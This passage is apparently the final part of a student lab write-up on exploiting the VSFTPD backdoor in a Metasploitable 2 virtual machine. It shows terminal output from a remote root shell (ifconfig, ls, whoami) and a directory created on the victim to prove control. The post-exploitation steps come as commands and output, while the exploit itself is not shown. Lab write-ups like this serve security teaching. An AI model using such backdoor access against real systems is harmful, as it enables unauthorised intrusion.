          collisions:0 txqueuelen:1000
          RX bytes:122576 (119.7 KB)  TX bytes:72923 (71.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:346 errors:0 dropped:0 overruns:0 frame:0
          TX packets:346 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:143321 (139.9 KB)  TX bytes:143321 (139.9 KB)
```

- The IP addresses in our machine and the vulnerable machine are the same.




```
eth0      Link encap:Ethernet  HWaddr 08:00:27:c3:db:80
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec3:db80/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:37 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2134 (2.0 KB)  TX bytes:4962 (4.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29889 (29.1 KB)  TX bytes:29889 (29.1 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
ddisanayake  done disanayake  sliit   vulnerable
msfadmin@metasploitable:~$ _
```




```
lost+found
disanayake
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c3:db:80
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec3:db80/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1716 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1127 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:122576 (119.7 KB)  TX bytes:72923 (71.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:346 errors:0 dropped:0 overruns:0 frame:0
          TX packets:346 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:143321 (139.9 KB)  TX bytes:143321 (139.9 KB)

cd /home/msfadmin
ls
ddisanayake
check
done
disanayake
sliit
vulnerable
```

- We can see that the list is also identical.



```
disanayake
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c3:db:80
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec3:db80/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1716 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1127 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:122576 (119.7 KB)  TX bytes:72923 (71.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:346 errors:0 dropped:0 overruns:0 frame:0
          TX packets:346 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:143321 (139.9 KB)  TX bytes:143321 (139.9 KB)

cd /home/msfadmin
ls
disanayake
check
done
disanayake
sliit
vulnerable
mkdir SNP
```

- Then We made a new folder in my machine called SNP.



```
          inet6 addr: fe80::a00:27ff:fec3:db80/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:37 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2134 (2.0 KB)  TX bytes:4962 (4.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29889 (29.1 KB)  TX bytes:29889 (29.1 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
ddisanayake check  done  disanayake  sliit  vulnerable
msfadmin@metasploitable:~$ ls
ddisanayake  check  done  disanayake  sliit  SNP  vulnerable
msfadmin@metasploitable:~$
```

- That folder has also been created in our vulnerable PC, as we can see. This is how a backdoor vulnerability can be used to exploit a machine

Conclusion

This version of the course is no longer supported, so don't look for it in real-world systems. If you want to experiment with this vulnerable service, it's available in the metasploitable 2 virtual machine.

References

(https://www.google.com/search?q=what+is+backdoor+vulnerability&oq=VSFTPD+Backdoor+Vulnerability&aqs=chrome.5.69i57j0i22i30l3j0i10i22i30j0i390l3.11462j0j7&sourceid=chrome&ie=UTF-8, p. 1)

(https://www.google.com/search?q=what+is+VSFTPD+Backdoor+Vulnerability&oq=what+is+VSFTPD+Backdoor+Vulnerability&aqs=chrome..69i57j0i546.7409j0j7&sourceid=chrome&ie=UTF-8, p. 1)